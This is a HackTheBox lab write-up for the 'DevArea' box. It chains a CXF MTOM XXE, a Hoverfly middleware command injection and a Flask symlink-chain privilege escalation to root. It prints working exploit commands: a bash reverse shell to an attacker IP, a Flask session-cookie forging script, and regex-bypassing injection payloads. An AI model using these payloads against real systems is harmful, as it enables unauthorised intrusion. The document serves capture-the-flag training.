HTB DevArea — CXF XXE, Hoverfly RCE & SysWatch Symlink Chain to Root
HTB DevArea
Difficulty: Medium
OS: Linux (Ubuntu)
Platform: HackTheBox
Category: Web / Java / Privilege Escalation
Status: Active
Overview
DevArea is a Linux box with more ports than you’d expect from an Easy rating. The attack surface spans an anonymous FTP server, a Java CXF SOAP service, a Hoverfly proxy dashboard, and a custom SysWatch web GUI. The chain goes: grab a JAR from FTP, use an XXE vulnerability in the CXF service to read credentials from a systemd file, exploit a command injection in Hoverfly to land a shell, then abuse a poorly written regex and a symlink following vulnerability in a Flask app to read root’s flag.
Six ports. Three CVEs. One clean chain once you understand how each piece connects.
Reconnaissance
Nmap
nmap -sV -sC -T4 -p- --min-rate 10000 10.129.18.225
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 3.0.5 (Anonymous login allowed)
22/tcp   open  ssh        OpenSSH 9.6p1
80/tcp   open  http       Apache 2.4.58
8080/tcp open  http       Jetty 9.4.27
8500/tcp open  http       Go net/http (Hoverfly proxy)
8888/tcp open  http       Go net/http (Hoverfly dashboard)
Six open ports. Anonymous FTP is the immediate priority.
echo "10.129.18.225 devarea.htb" >> /etc/hosts
Anonymous FTP

ftp anonymous@10.129.18.225
ftp> cd pub
ftp> ls
# employee-service.jar
ftp> get employee-service.jar
A single JAR file sitting in the public directory. That’s everything we need to understand the attack surface on port 8080.
Analyzing the JAR
unzip -o employee-service.jar -d employee-service/
cd employee-service
The JAR contains an Apache CXF SOAP web service. Key classes:
-
ServerStarter.class— boots the service -
EmployeeService.class— service interface -
EmployeeServiceImpl.class— implementation -
Report.class— data model for submitted reports
Strings from decompiling:
- Service runs at
http://0.0.0.0:8080/employeeservice - Exposes a
submitReportmethod - Takes:
confidential,content,department,employeeName
Exploring the SOAP Service
curl http://devarea.htb:8080/employeeservice?wsdl

WSDL confirmed: one operation, submitReport, with the Report complex type. Running Apache CXF 3.2.14 on Jetty 9.4.27.
Quick sanity check to confirm the service works:
curl -X POST http://devarea.htb:8080/employeeservice \
  -H "Content-Type: text/xml; charset=utf-8" \
  -H "SOAPAction: " \
  -d '<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <submitReport xmlns="http://devarea.htb/">
      <arg0 xmlns="">
        <confidential>false</confidential>
        <content>Test</content>
        <department>IT</department>
        <employeeName>Kira</employeeName>
      </arg0>
    </submitReport>
  </soap:Body>
</soap:Envelope>'
Report received from Kira. Department: IT. Content: Test
Service is live and responding.
Initial Access — CVE-2022-46364 (CXF MTOM XXE)
The Vulnerability
Apache CXF up to version 3.5.2 is vulnerable to XXE through MTOM (Message Transmission Optimization Mechanism) attachment processing. The xop:Include element accepts a file:// URI scheme, and the CXF parser resolves it and returns the file contents base64-encoded in the SOAP response.
Standard XXE with <!DOCTYPE> declarations was blocked by the XML parser. The MTOM+XOP encoding is the correct path, not classic XXE.
Exploitation
git clone https://github.com/kasem545/CVE-2022-46364-Poc.git
cd CVE-2022-46364-Poc
python3 CVE-2022-46364.py -t http://devarea.htb:8080/employeeservice \
  -s file:///etc/passwd -d devarea.htb

From /etc/passwd, identified the target system user:
dev_ryan:x:1001:1001::/home/dev_ryan:/bin/bash
Now reading the Hoverfly systemd service file to look for credentials:
python3 CVE-2022-46364.py -t http://devarea.htb:8080/employeeservice \
  -s file:///etc/systemd/system/hoverfly.service -d devarea.htb
ExecStart=/opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0

Credentials: admin:O7IJ27MyyXiU
Systemd service files pass credentials as command-line arguments in plaintext. Always read them once you have file read.
User Flag — CVE-2025-54123 (Hoverfly RCE)
The Vulnerability
Hoverfly versions up to 1.11.3 have a command injection vulnerability in the middleware management API at /api/v2/hoverfly/middleware. The binary and script parameters are passed to a shell without sanitization. Authenticated access is required, which we now have.
Exploitation
git clone https://github.com/kasem545/CVE-2025-54123-Poc.git
cd CVE-2025-54123-Poc

nc -lvnp 4444

python3 CVE-2025-54123.py \
  -u admin -p O7IJ27MyyXiU \
  -t http://devarea.htb:8888 \
  -c "bash -i >& /dev/tcp/10.10.16.32/4444 0>&1"
The script authenticates to the Hoverfly API, grabs a JWT token, then POSTs to /api/v2/hoverfly/middleware with a malicious payload that triggers the reverse shell.
Shell received as dev_ryan. Stabilised:
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
# Ctrl+Z
stty raw -echo; fg
cat /home/dev_ryan/user.txt
[REDACTED]
User flag captured. ✅
Privilege Escalation — SysWatch Web GUI
Sudo Enumeration
sudo -l
User dev_ryan may run the following commands on devarea:
    (root) NOPASSWD: /opt/syswatch/syswatch.sh
    (root) NOPASSWD: !/opt/syswatch/syswatch.sh web-stop
    (root) NOPASSWD: !/opt/syswatch/syswatch.sh web-restart
Can run SysWatch as root with most subcommands. Not web-stop or web-restart, but everything else.
Following the Enumeration Chain
This is where methodical enumeration matters. Each step revealed the next:
sudo /opt/syswatch/syswatch.sh web-status
# Python web GUI running via systemd
ss -tulpn
# 127.0.0.1:7777 — SysWatch web GUI (localhost only)
ls /home/dev_ryan/
# syswatch-v1.zip
unzip syswatch-v1.zip
cat syswatch_gui/app.py
# Flask application with routes, secret key config, and vulnerabilities
# secret key loaded from environment variable SYSWATCH_SECRET_KEY
cat /etc/systemd/system/syswatch-web.service
# References /etc/syswatch.env
cat /etc/syswatch.env
# SYSWATCH_SECRET_KEY=f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725
No guessing at any step. The source code zip in the home directory was the key that opened everything else.
Two Vulnerabilities in app.py
1. Command Injection in /service-status
SAFE_SERVICE = re.compile(r"^[^;/\&.<>\rA-Z]*$")

res = subprocess.run([f"systemctl status --no-pager {service}"],
                    shell=True, ...)
The regex blocks uppercase letters, semicolons, slashes, ampersands, dots, and angle brackets. But it allows backticks, pipes, dollar signs, and parentheses. With shell=True, command injection is possible if we can craft a payload that passes the regex.
The bypass: octal encoding with printf.
-
/=\057 -
.=\056
So /root/root.txt becomes $(printf '\057root\057root\056txt').
The pipe | character is not in the blocked set, so we can chain commands after a valid service name like ssh.
2. Symlink Following in view_logs()
The syswatch.sh script’s view_logs function:
- Blocks symlink targets containing
/or.. - Allows relative filenames matching
^[A-Za-z0-9_.-]+$ - Resolves them to
$LOG_DIR/$target
The key insight: a symlink named evil.log pointing to chain.log passes validation because chain.log is just a filename with no /. But if chain.log itself is a symlink to /root/root.txt, the chain completes.
Forging a Flask Session Cookie
The app uses signed cookies with the secret key we extracted:
app.secret_key = os.environ.get("SYSWATCH_SECRET_KEY", "change-me")
FORGED=$(python3 -c '
import base64, hashlib, hmac, time
SECRET_KEY = b"f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725"
SALT = b"cookie-session"
def b64e(s): return base64.urlsafe_b64encode(s).strip(b"=").decode("utf-8")
p = b64e(b"{\"user_id\":1,\"username\":\"admin\"}")
t = b64e(int(time.time()).to_bytes((int(time.time()).bit_length() + 7) // 8, "big"))
v = f"{p}.{t}".encode()
kd = hmac.new(SECRET_KEY, digestmod=hashlib.sha1); kd.update(SALT)
dk = kd.digest()
s = b64e(hmac.new(dk, msg=v, digestmod=hashlib.sha1).digest())
print(f"{p}.{t}.{s}")
')
Building the Symlink Chain
Step 1: Create chain.log pointing to /root/root.txt
curl -s -b "session=$FORGED" -X POST http://127.0.0.1:7777/service-status \
  --data-urlencode "service=ssh | ln -sf \$(printf '\057root\057root\056txt') \$(printf '\057opt\057syswatch\057logs\057chain\056log')"
Step 2: Create evil.log pointing to chain.log
curl -s -b "session=$FORGED" -X POST http://127.0.0.1:7777/service-status \
  --data-urlencode "service=ssh | ln -sf \$(printf 'chain\056log') \$(printf '\057opt\057syswatch\057logs\057evil\056log')"
Step 3: Verify the chain
curl -s -b "session=$FORGED" -X POST http://127.0.0.1:7777/service-status \
  --data-urlencode "service=ssh | ls -la \$(printf '\057opt\057syswatch\057logs\057')"
lrwxrwxrwx 1 syswatch syswatch 9 Jun 24 16:56 evil.log -> chain.log
lrwxrwxrwx 1 syswatch syswatch ... chain.log -> /root/root.txt
Root Flag
sudo /opt/syswatch/syswatch.sh logs evil.log
view_logs() followed the chain: evil.log -> chain.log -> /root/root.txt.
[REDACTED]
Root flag captured. Box pwned. ✅
Full Attack Chain
Anonymous FTP -> employee-service.jar
  |
  Decompile -> CXF SOAP at /employeeservice (Apache CXF 3.2.14)
  |
  CVE-2022-46364: MTOM XOP:Include XXE
  -> Read /etc/passwd -> dev_ryan
  -> Read /etc/systemd/system/hoverfly.service -> admin:O7IJ27MyyXiU
     |
     CVE-2025-54123: Hoverfly middleware command injection
     -> Reverse shell as dev_ryan
     -> USER FLAG
        |
        sudo -l -> syswatch.sh as root
        -> web-status -> port 7777
        -> syswatch-v1.zip -> app.py -> /etc/syswatch.env -> secret key
           |
           Forge Flask session cookie
           -> Command injection via /service-status (octal bypass)
           -> Symlink chain: evil.log -> chain.log -> /root/root.txt
              |
              sudo syswatch.sh logs evil.log -> ROOT FLAG
Credentials Found
| Username | Password | Source | Purpose |
|---|---|---|---|
| anonymous | (none) | FTP server | FTP access |
| admin | O7IJ27MyyXiU | Hoverfly systemd service | Hoverfly dashboard + RCE |
| Flask secret | f3ac48a6… | /etc/syswatch.env | Session cookie forging |
What Did We Learn?
1. Anonymous FTP is always worth checking
A single JAR file in a public directory contained the entire initial attack surface. It’s easy to skip FTP when there’s a web app visible, but a file sitting in a pub directory is there for a reason.
2. CXF XXE needs the right vector
Classic <!DOCTYPE> XXE was blocked by the parser. The MTOM+XOP approach via xop:Include is the correct path for this version of CXF. When standard XXE fails, check if the application supports MTOM before giving up.
3. Systemd service files pass credentials in plaintext
The Hoverfly admin credentials were sitting in the ExecStart line of the unit file, readable via XXE. Any application that passes credentials as command-line arguments leaks them to anyone who can read the service file.
4. Source code in the home directory is the most valuable find
syswatch-v1.zip in /home/dev_ryan/ unlocked the entire privilege escalation path. Backup zips, source archives, and config files in home directories are always worth checking. Developers leave things behind.
5. Follow enumeration chains logically
sudo -l led to web-status, which led to ss -tulpn, which revealed port 7777, which pointed at the zip, which revealed the source, which exposed the environment file. No step required guessing. Every piece pointed to the next.
6. Regex bypasses require reading what’s actually blocked
The SAFE_SERVICE regex blocked semicolons, slashes, ampersands, dots, uppercase, and angle brackets. It didn’t block pipes or $(). Octal encoding via printf bypassed the path restriction entirely. Always read the regex character by character rather than assuming it blocks everything dangerous.
7. Symlink validation that only checks the immediate target is bypassable
view_logs() blocked targets containing / but only checked the first link in the chain. A two-hop symlink where the first hop is a relative filename passed all validation while still reaching an arbitrary file. Proper symlink resolution needs to follow the full chain before validating.

| *Written by 0x5h4q | 0x5h4q.github.io* |